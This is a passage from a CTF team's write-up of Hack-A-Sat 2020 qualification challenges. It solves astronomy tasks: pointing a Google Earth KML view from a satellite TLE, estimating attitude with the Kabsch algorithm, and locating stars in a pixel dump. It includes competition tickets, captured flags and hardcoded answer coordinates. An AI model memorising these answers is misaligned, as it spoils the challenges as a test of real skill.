Qualification Event Technical Paper

Solar Wine team

2020-06-12

SOLAR WINE

Contents

1 Astronomy, Astrophysics, Astrometry, Astrodynamics, AAAA **3**
1.1 I Like to Watch . . . 3
1.1.1 Write-up . . . 3
1.1.2 Google Earth Pro . . . 4
1.1.3 Satellite position . . . 6
1.1.4 Camera position and orientation in Google Earth . . . 9
1.2 Attitude Adjustment . . . 12
1.2.1 Write-up . . . 12
1.3 Seeing Stars . . . 16
1.3.1 Write-up . . . 16
1.4 Digital Filters, Meh . . . 21
1.4.1 Introduction . . . 21
1.4.2 Tourne Toi Benoit . . . 23
1.4.3 References . . . 27
1.5 SpaceBook . . . 28
1.5.1 Write-up . . . 28
1.6 My 0x20 . . . 34
1.6.1 Write-up . . . 34

2 Satellite Bus **39**
2.1 Sun? On my Sat? . . . 39
2.1.1 Introduction . . . 39
2.1.2 Message parsing and negotiating header . . . 42
2.1.3 handleGetInfo has a dark secret . . . 45
2.1.4 Annulled branch mon amour . . . 47

3 Ground Segment **49**
3.1 Track the sat . . . 49
3.1.1 Write-up . . . 49
3.2 Can you hear me now . . . 53
3.2.1 Write-up . . . 53
3.2.2 Challenge service . . . 53
3.2.3 Provided documentation . . . 53
3.2.4 Solution script . . . 54
3.3 Talk to me, Goose . . . 57
3.3.1 Write-up . . . 57

3.3.2 Provided files . . . 57
3.3.3 Connection . . . 57
3.3.4 Solution script . . . 60
3.4 Vax the Sat . . . 63
3.4.1 Write-up . . . 63
3.4.2 Exploration of the client machine . . . 63
3.4.3 Course of action . . . 65
3.4.4 Cloning the OpenBSD target . . . 67
3.4.5 Reverse engineering of the binary . . . 68
3.4.6 Our first observations . . . 70
3.4.7 Dumping the flag . . . 71
3.4.8 The light . . . 73
3.4.9 The truth . . . 75

4 Payload Modules **77**
4.1 SpaceDB . . . 77
4.1.1 Write-up . . . 77

5 Space and Things **87**
5.1 Where's the Sat? . . . 87
5.1.1 Write-up . . . 87

1 Astronomy, Astrophysics, Astrometry, Astrodynamics, AAAA

1.1 I Like to Watch

- **Category:** Astronomy, Astrophysics, Astrometry, Astrodynamics, AAAA
- **Points:** 35
- **Solves:** 128
- **Description:**

> Fire up your Google Earth Pro and brush up on your KML tutorials, we're going to make it look at things!

1.1.1 Write-up

Write-up by Solar Wine team

The challenge starts with a TCP connection to the given address:

```
nc watch.satellitesabove.me 5011
```

We get instructions about what to do:

```
ticket{yankee10912charlie:GIO7DtdysFjNn49QYFCvVunVLkBhmSoCBbYqmkqw0-Sjv8bbs1AmtXx-
 ↪  P_WbIYX7TQ}
We've captured data from a satellite that shows a flag located at the base of the
 ↪  Washington Monument.
The image was taken on March 26th, 2020, at 21:52:55
The satellite we used was:

REDACT
1 13337U 98067A   20087.38052801 -.00000452  00000-0  00000+0 0  9995
2 13337  51.6460  33.2488 0005270  61.9928  83.3154 15.48919755219337

Use a Google Earth Pro KML file to 'Link' to
 ↪  http://18.191.77.141:10472/cgi-bin/HSCKML.py
and 'LookAt' that spot from where the satellite when it took the photo and get us
 ↪  that flag!
```

A satellite in space took a photo of a place located on Earth at a given time. The goal is to use Google Earth Pro software with a special file to place the camera exactly **where** the satellite was and with the right **orientation**.

1.1.2 Google Earth Pro

First, we need to install and understand what to do with Google Earth. We can either:

1. Use the web interface : https://earth.google.com/web/
2. Install the native client

During the CTF, the Linux client has been used. It can be downloaded here: https://www.google.fr/earth/download/gep/agree.html

Google Earth Pro allows displaying additional data and controlling the camera in the software using a **KML** file. This file format documentation is online: https://developers.google.com/kml/documentation/kmlreference.

On the challenge page, an example file is given:

```
<?xml version="1.0" encoding="UTF-8"?>
<kml xmlns="http://www.opengis.net/kml/2.2">
  <Folder>
    <name>HackASatCompetition</name>
    <visibility>0</visibility>
    <open>0</open>
    <description>HackASatComp1</description>
    <NetworkLink>
      <name>View Centered Placemark</name>
      <visibility>0</visibility>
      <open>0</open>
      <description>This is where the satellite was located when we saw
       ↪  it.</description>
      <refreshVisibility>0</refreshVisibility>
      <flyToView>0</flyToView>
      <LookAt id="ID">
        <!-- specific to LookAt -->
        <longitude>FILL ME IN</longitude>            <!-- kml:angle180 -->
        <latitude>FILL ME IN TOO</latitude>          <!-- kml:angle90 -->
        <altitude>FILL ME IN AS WELL</altitude>      <!-- double -->
        <heading>FILL IN THIS VALUE</heading>        <!-- kml:angle360 -->
        <tilt>FILL IN THIS VALUE TOO</tilt>          <!-- kml:anglepos90 -->
        <range>FILL IN THIS VALUE ALSO</range>       <!-- double -->
        <altitudeMode>clampToGround</altitudeMode>
      </LookAt>
      <Link>
        <href>http://FILL ME IN:FILL ME IN/cgi-bin/HSCKML.py</href>
        <refreshInterval>1</refreshInterval>
        <viewRefreshMode>onStop</viewRefreshMode>
        <viewRefreshTime>1</viewRefreshTime>
```

```
        <viewFormat>BBOX=[bboxWest],[bboxSouth],[bboxEast],[bboxNorth];CAMERA=[loo
        ↪  katLon],[lookatLat],[lookatRange],[lookatTilt],[lookatHeading];VIEW=[h
        ↪  orizFov],[vertFov],[horizPixels],[vertPixels],[terrainEnabled]</viewFo
        ↪  rmat>
      </Link>
    </NetworkLink>
  </Folder>
</kml>
```

The example file shows how to place the camera at a given position using the **LookAt** element. The example also uses a *NetworkLink* to define which server is providing the data about the *placemark* we are looking at.

The documentation explains very well:

- How `Link` works: https://developers.google.com/kml/documentation/kmlreference#link
- What is expected for `LookAt` values: https://developers.google.com/kml/documentation/kmlreference#lookat

In the challenge, the URI used for `Link` is provided on the TCP connection and **changes** every new connection. Also, the TCP connection has a timeout which also terminates the CGI used in the `Link`. So, solving the challenge requires the following sequence:

1. Open the TCP connection with `nc watch.satellitesabove.me 5011` and get the URI for `Link`
2. Replace the URI in the KML file
3. Load the KML and check data in the *placemark* data. The data is refreshed every second until the TCP connection timeout

To load a KML file in Google Earth Pro, click on *File*, *Import* and choose your KML file.

This is what we get when loading the example:




Figure 1: Google Earth Pro

We can see at the left panel the new *placemark* and the server returned the text “Keep Looking…”.

1.1.3 Satellite position

Before trying to place correctly the camera, we need to know the satellite position when the photo was taken. The initial description gives:

1. A satellite *two-line element* set (TLE): https://www.space-track.org/documentation#/tle
2. The time of the photo

With this data, we can retrieve the position of the satellite. There are a few existing software libraries allowing to parse TLE data and even to compute the location of the satellite.

During the CTF, we used:

1. A Perl script `tracker.pl` from https://github.com/ttfnrob/SatelliteTracking.git
2. And then Skyfield, as we prefer Python: https://rhodesmill.org/skyfield/earth-satellites.html

The Skyfield library was used to compute:

1. The **geocentric** position of the satellite: this is the Earth coordinates (longitude and latitude) of the satellite and its elevation (in meters) from the ground.

2. The **topocentric** position of the satellite relative to a location on the Earth. In our case, we compute the position with the Washington Monument as the center.

A topocentric position can be expressed with angles (azimuth and altitude) as described in this image (https://commons.wikimedia.org/wiki/File:Azimuth-Altitude_schematic.svg):




Figure 2: Azimuth and Altitude

Here the *Observer* is the Washington Monument and the *Star* is the satellite. Both positions are described below:




Figure 3: Geocentric and topocentric positions

The following Python script use `EarthSatellite` and `Topos` objects:

```
from skyfield.api import EarthSatellite
from skyfield.api import load
from skyfield.api import Topos

# Parse TLE
ts = load.timescale()
t1 = '1 13337U 98067A   20087.38052801 -.00000452  00000-0  00000+0 0  9995'
t2 = '2 13337  51.6460  33.2488 0005270  61.9928  83.3154 15.48919755219337'
satellite = EarthSatellite(t1, t2, 'REDACT', ts)
print(satellite)

# March 26th, 2020, at 21:52:55
t = ts.utc(2020, 3, 26, 21, 52, 55)
geocentric = satellite.at(t)

print('')
print('>> Geocentric position : ')
subpoint = geocentric.subpoint()
print('Latitude:', subpoint.latitude.degrees)
print('Longitude:', subpoint.longitude.degrees)
print('Elevation (m):', int(subpoint.elevation.m))

# Washington Monument
photo = Topos('38.8894838 N', '77.0352791 W')
difference = satellite - photo
topocentric = difference.at(t)
```

```
print('')
print('>> Topocentric position : ')
alt, az, distance = topocentric.altaz()
print('Altitude (deg) : %f' % alt.degrees)
print('Azimuth (def) : %f' % az.degrees)
print('Range (m) : %d' % int(distance.m))
```

If executed, it gives all the required information to fill the `LookAt` element:

```
python3 coord_sat.py
```

```
EarthSatellite 'REDACT' number=13337 epoch=2020-03-27T09:07:58Z

>> Geocentric position :
Latitude: 36.79272627446013
Longitude: -81.40746841373799
Elevation (m): 419126

>> Topocentric position :
Altitude (deg) : 40.033412
Azimuth (def) : 240.186614
Range (m) : 625347
```

We now have the satellite position and its position relative to the Washington Monument.

1.1.4 Camera position and orientation in Google Earth

As described in the Google Earth's documentation, the `LookAt` element takes several values to place correctly the camera:

- `latitude` and `longitude`: this is the Earth coordinates the camera is targeting. So in our case, this is the Washington Monument coordinates. These values have been taken from Google Maps.
- `altitudeMode`: the value `clampToGround` is given in the example. This means the camera is looking at the *ground* and the value of `altitude` is not used (so we set "0").
- `heading`, `tilt` and `range` are the topological position of the satellite we computed above.

However, the angles `heading` and `tilt` have not the same meaning as `azimuth` and `altitude`. For `tilt`, this is the angle between the satellite and the *Zenith* whereas `altitude` is the angle between the *Horizon* and the satellite.




Figure 4: Tilt angle

The `heading` is the rotation of the earth from the *South-North* axis whereas `azimuth` is the rotation to locate the satellite for the same axis.

So we need to adapt the angles:

```
azimuth = 240.186614
heading = (180 + azimuth) % 360
print('Heading is %f' % heading)
altitude = 40.033412
tilt = 90 - altitude
print('Tilt is %f' % tilt)
```

We get the values:

```
Heading is 60.186614
Tilt is 49.966588
```

Final `LookAt` is:

```
<LookAt id="ID">
    <longitude>-77.0352791</longitude>
    <latitude>38.8894838</latitude>
    <altitude>0</altitude>
    <heading>60.186613703</heading>
    <tilt>49.966588303</tilt>
    <range>625347</range>
    <altitudeMode>clampToGround</altitudeMode>
</LookAt>
```

Note that the **geocentric position** of the satellite can help to debug as the camera should be placed right above (Lat:36.79272627446013, Long:-81.40746841373799).

When loading the KML file, we can check that the camera is looking at the Washington Monument from the right location:




Figure 5: Final LookAt

Click on the *placemark* to see the flag:

Figure 6: Flag

1.2 Attitude Adjustment

- **Category:** Astronomy, Astrophysics, Astrometry, Astrodynamics, AAAA
- **Points:** 69
- **Solves:** 62
- **Description:**

> attitude.satellitesabove.me:5012
>
> Download
>
> Our star tracker has collected a set of boresight reference vectors, and identified which stars in the catalog they correspond to. Compare the included catalog and the identified boresight vectors to determine what our current attitude is.
>
> Note: The catalog format is unit vector (X,Y,Z) in a celestial reference frame and the magnitude (relative brightness)

1.2.1 Write-up

Write-up by Solar Wine team

The tarball contains a single file, `test.txt`, which is a catalog of stars in (X, Y, Z, Magnitude) format.

In order to quickly use it in a `Python` script, a conversion is first made to have it as a matrix:

```
$ (echo -n catalog = [; sed '/^$/d;s/^/[/;s/$/],/' test.txt ; echo ']') >
 ↪  has_catalog.py
```

When connecting to the service, we get the following message:

```
nc attitude.satellitesabove.me 5012
Ticket please:
ticket{tango9297uniform:GE8_T6AtnptFxP2SoK4AKaBxjWFbAoIs9QZ2zJo-2kA4fM-EdBgMAVI0zV
 ↪  1NnjkSzg}
  ID : X,               Y,              Z
-----------------------------------------------------
 170 : -0.132011,       0.180227,       0.974726
 211 : -0.202745,       0.291574,       0.934815
 327 : -0.300356,       0.207050,       0.931084
 353 : -0.292654,       0.401459,       0.867862
 452 : -0.306250,       0.421067,       0.853764
 500 : -0.147145,       0.438931,       0.886391
```

```
 751 : -0.159962,       0.188857,       0.968889
 968 : -0.214655,       0.290742,       0.932412
1494 : -0.170883,       0.198249,       0.965141
1501 : -0.035225,       0.312275,       0.949338
1559 : -0.110399,       0.451429,       0.885451
1561 : -0.215373,       0.309577,       0.926162
1564 : -0.036229,       0.366068,       0.929882
1598 : -0.224690,       0.318612,       0.920869
1692 : -0.072827,       0.360695,       0.929836
1736 : -0.122894,       0.413891,       0.901993
1981 : -0.137940,       0.167115,       0.976240

TEST
Format error: Give your answer as '%f,%f,%f,%f
Failed...
```

Since the format is four floats, the expected result for the attitude is a Quaternion.

A naive approach to compute the rotation matrix could be to:

- compute the rotation matrix between the catalog coordinate for the first star with the corresponding measured coordinate (using cross, dot, norm and skew matrix)
- compute the average angle along the axis defined by the vector from the previously given star to align the other catalog stars with their corresponding measured stars
- compute the rotation matrix corresponding to the axis and angle previously obtained
- multiply the second rotation matrix with the first rotation matrix
- convert the result to a quaternion

While this method works for several rounds of the challenge, it is not accurate enough to get the flag.

The computation of the **optimal** rotation matrix that minimizes the root mean square deviation is actually a solved problem using the Kabsch algorithm.

The package `rmsd` available in `Python` implements this algorithm.

After a translation so that both centroids for the given stars coincide with the origin of the coordinate system, the optimal rotation matrix can be obtained using the `kabsh()` method.

Finally, using `scipy`'s `Rotation` sub-module, the matrix is converted to a quaternion and sent back to the server.

The following implementation has been used to solve the challenge:

```python
#!/usr/bin/env python3

import numpy as np
from scipy.spatial.transform import Rotation
import pwn
import rmsd
from has_catalog import *

TICKET = b"ticket{tango9297uniform:GE8_T6AtnptFxP2SoK4AKaBxjWFbAoIs9QZ2zJo-2kA4fM-
↪ EdBgMAVI0zV1NnjkSzg}"
lines = []

def ticket():
    p.recvuntil(b'Ticket please')
    p.sendline(TICKET)

def nextr():
    rez = p.recvuntil(b'\n\n').split(b'\n')
    lines = []
    for line in rez:
        if b"0." in line:
            id = int(line.split(b' : ')[0].strip())
            r = line.split(b' : ')[1].split(b',\t')
            x = float(r[0])
            y = float(r[1])
            z = float(r[2])
            lines.append([id, x, y, z])
    return lines

def compute_matrix(stars):
    v_ref, v_obs = [], []
    for idx, x, y, z in stars:
        v_ref.append([catalog[idx][0], catalog[idx][1], catalog[idx][2]])
        v_obs.append([x, y, z])

    A = np.array(v_ref)
    B = np.array(v_obs)

    A -= rmsd.centroid(A)
    B -= rmsd.centroid(B)

    R = rmsd.kabsch(A, B)

    sol_dcm = Rotation.from_dcm(R)
    sol = sol_dcm.as_quat()
```

```
    return ','.join(str(x) for x in sol)

p = pwn.remote('attitude.satellitesabove.me',5012)
ticket()

running = True
while running:
    stars = nextr()

    sol = compute_matrix(stars)

    p.sendline(sol)
    data = p.recvuntil('\n')

    if data.startswith(b'0 Left'):
        while True:
            try:
                print(p.recv())
            except:
                running = False
                break
p.close()
```

Running the above script, we obtain the following result:

```
[+] Opening connection to attitude.satellitesabove.me on port 5012: Done
b'flag{tango9297uniform:GJA_xK6dslrSian6wSaAMDcWkyhpDBXlzLq6D3wSltrVMloNRSwsTM4T-q
 ↪  TXgcorGmw8tGP1-mcnp1dtUI_SLA0}\n'
[*] Closed connection to attitude.satellitesabove.me port 5012
```

1.3 Seeing Stars

- **Category:** Astronomy, Astrophysics, Astrometry, Astrodynamics, AAAA
- **Points:** 23
- **Solves:** 216
- **Description:**

> Here is the output from a CCD Camera from a star tracker, identify as many stars as you can! (in image reference coordinates)
>
> Note: The camera prints pixels in the following order (x,y): (0,0), (1,0), (2,0)… (0,1), (1,1), (2,1)… Note that top left corner is (0,0)

1.3.1 Write-up

Write-up by Solar Wine team

Here is what the challenge initially looks like:

```
Connection to stars.satellitesabove.me 5013 port [tcp/*] succeeded!
Ticket please:
ticket{november52005bravo:GCTwRab6ncBxptGtFhtCSUX1l0zgUXBhBu633gxpQf2qIhBNsSC2A3GK
 ↪  G9trwq6fPQ}
4,5,3,0,7,2,8,6,8,7,2,9,3,3,7,2,8,0,7,0,1,5,4,1,0,7,0,6,0,4,5,1,4,1,9,6,8,[...]
1,2,3,5,5,6,3,3,4,7,6,2,23,255,175,9,7,0,5,5,3,2,6,3,5,7,5,7,9,7,7,9,4,7,7[...]
2,8,0,2,4,2,2,1,7,4,2,1,44,255,255,15,7,5,0,7,1,9,1,3,8,4,4,7,9,0,7,1,2,6,[...]
2,0,1,8,8,7,6,0,7,1,2,5,4,39,21,1,2,4,3,7,2,4,1,5,7,2,6,0,9,4,8,4,6,5,1,8,[...]
4,0,5,0,1,2,4,7,2,4,2,0,1,3,3,9,7,3,8,3,0,9,1,2,3,2,9,0,7,6,0,2,6,8,0,0,3,[...]
[... snipped for clarity ...]
2,2,0,2,9,9,4,5,7,1,3,0,1,9,0,6,7,8,2,7,1,2,5,5,2,3,2,0,8,9,8,7,0,2,5,9,4,[...]
2,6,1,4,9,0,9,6,2,4,3,0,1,8,9,1,3,2,5,2,1,9,8,5,8,6,5,4,4,5,8,1,7,6,4,7,2,[...]

Enter your answers, one 'x,y' pair per line.
(Finish your list of answers with an empty line)
```

Note: Several connections provide the same challenge, this is an important information.

It is quite straightforward to understand that the array of numbers is a description of all the pixels of the image. More precisely since each number may only take values between 0 and 255 then we have a greyscale image and the number itself is the intensity.

Additionally we observe that:

- The number of alleged pixels is 128 per line

- 128 lines of pixels are provided
- It is possible to locate somewhat the stars using our own eyes (a group of pixels around 255 or slightly less creates a pattern very visible).

We conclude from these observations that we can directly translate the matrix of pixels into a very simple 128x128 BMP file. Using some very simple python code we dumped a first BMP and had a first glance at it using GIMP. We then decided to improve the quality of the image by removing noise. A very simple way to do this is to add a trivial filtering layer by setting all the pixels below 128 to 0. This value is empirical and is a tradeoff between removing enough information to gain clarify and removing too much and potentially loosing accuracy.

Using the filtered version of the BMP we located the center (thus the position) of each of the 10 stars using the pencil tool (Brush size set to 1) in GIMP after verifying that the top left corner was indeed (0,0) otherwise it would have implied some change of coordinates.




Figure 7: Locating the stars using GIMP

As mentioned before, the image provided by the server is always the same (at least for a given ticket) so this method was possible and was allowing us to perform faster testing.

Since there was a timer on the server side, we had to write quickly some code to perform the test and observed the following:

```
[...]
Enter your answers, one 'x,y' pair per line.
(Finish your list of answers with an empty line)
16,57
21,14
21,93
35,121
53,41
63,122
80,59
80,116
114,38
117,77
4 Left...
9,6,6,0,6,7,1,1,3,7,9,7,0,7,6,5,4,6,9,4,3,0,0,[...]
```

At this point it seemed that our coordinates were accepted and that a second image was sent. This probably meant that there was a tolerance for the lack of precision which was consistent with the challenge level. By performing extra testing (such as sending less coordinates or slightly wrong ones) we confirmed that the first round was indeed solved.

At this point we had to choose between two strategies to quickly retrieve the flag:

- Detecting automatically the positions of the stars within the matrix of intensities.
- Using a script to dump any new BMP while providing hardcoded coordinates during the previous rounds.

Since there was only 5 rounds and since the 2nd picture looked fairly identical to the first one, we used the second method. Our fear was that there could be corner cases (such as two stars being too close) that would make the script fail and make us lose a lot of time with the debugging (also we were tired as we had been up all night).

Obviously this was a bit of a gamble and should the number of stars increase the second method would not have been usable at all.

The final script is very simple:

```python
#!/usr/bin/env python
from pwn import * # https://github.com/Gallopsled/pwntools
from PIL import Image
import os
import time

save_image = True
```

```
TICKET='ticket{november52005bravo:GCTwRab6ncBxptGtFhtCSUX1l0zgUXBhBu633gxpQf2qIhBN
↪  sSC2A3GKG9trwq6fPQ}\n'

conn = remote('stars.satellitesabove.me',5013)
l = conn.recvline()
print(l.rstrip('\n'))
conn.send(TICKET)
print("Ticket sent...")

def get_pic(index):

    if save_image:
        print("Creating image")
        img = Image.new('RGB', (128, 128))
        pixels = img.load()

    for i in xrange(128):
        line = conn.recvline()
        #print("[%d] %s" % (i, line.rstrip('\n')))
        pixs = line.rstrip('\n').split(',')
        if save_image:
            for j in xrange(128):
                val = int(pixs[j])
                if val < 128:
                    val = 0
                pixels[i,j] = (val, val, val)

    if save_image:
        print("Saving image")
        img.save("image_orig_%d.bmp" % index)

sol0 = [ (16,57), (21,14), (21,93), (35,121), (53,41),
         (63,122), (80,59),(80,116), (114,38), (117,77) ]
sol1 = [ (34,6), (74,8), (51,15), (114,13), (28,32),
         (65,39), (20,60),(95,88), (59,95), (28,105) ]
sol2 = [ (81,6), (12,15), (60,20), (41,24), (91,50),
         (61,89), (8,101),(80,102), (32,112), (54,114) ]
sol3 = [ (54,12), (81,22), (39,32), (20,37), (86,38),
         (94,58), (88,81),(65,86), (80,105), (116,102) ]
sol4 = [ (14,13), (30,14), (77,29), (58,40), (120,43),
         (41,54), (50,73),(87,92), (6,92), (60,118) ]
sols = [ sol0, sol1, sol2, sol3, sol4 ]

nr_rounds = 5
for rnd in xrange(nr_rounds):
    get_pic(rnd)
```

```
    line = conn.recvline()
    print(line.rstrip())

    line = conn.recvline()
    print(line.rstrip())

    line = conn.recvline()
    print(line.rstrip())

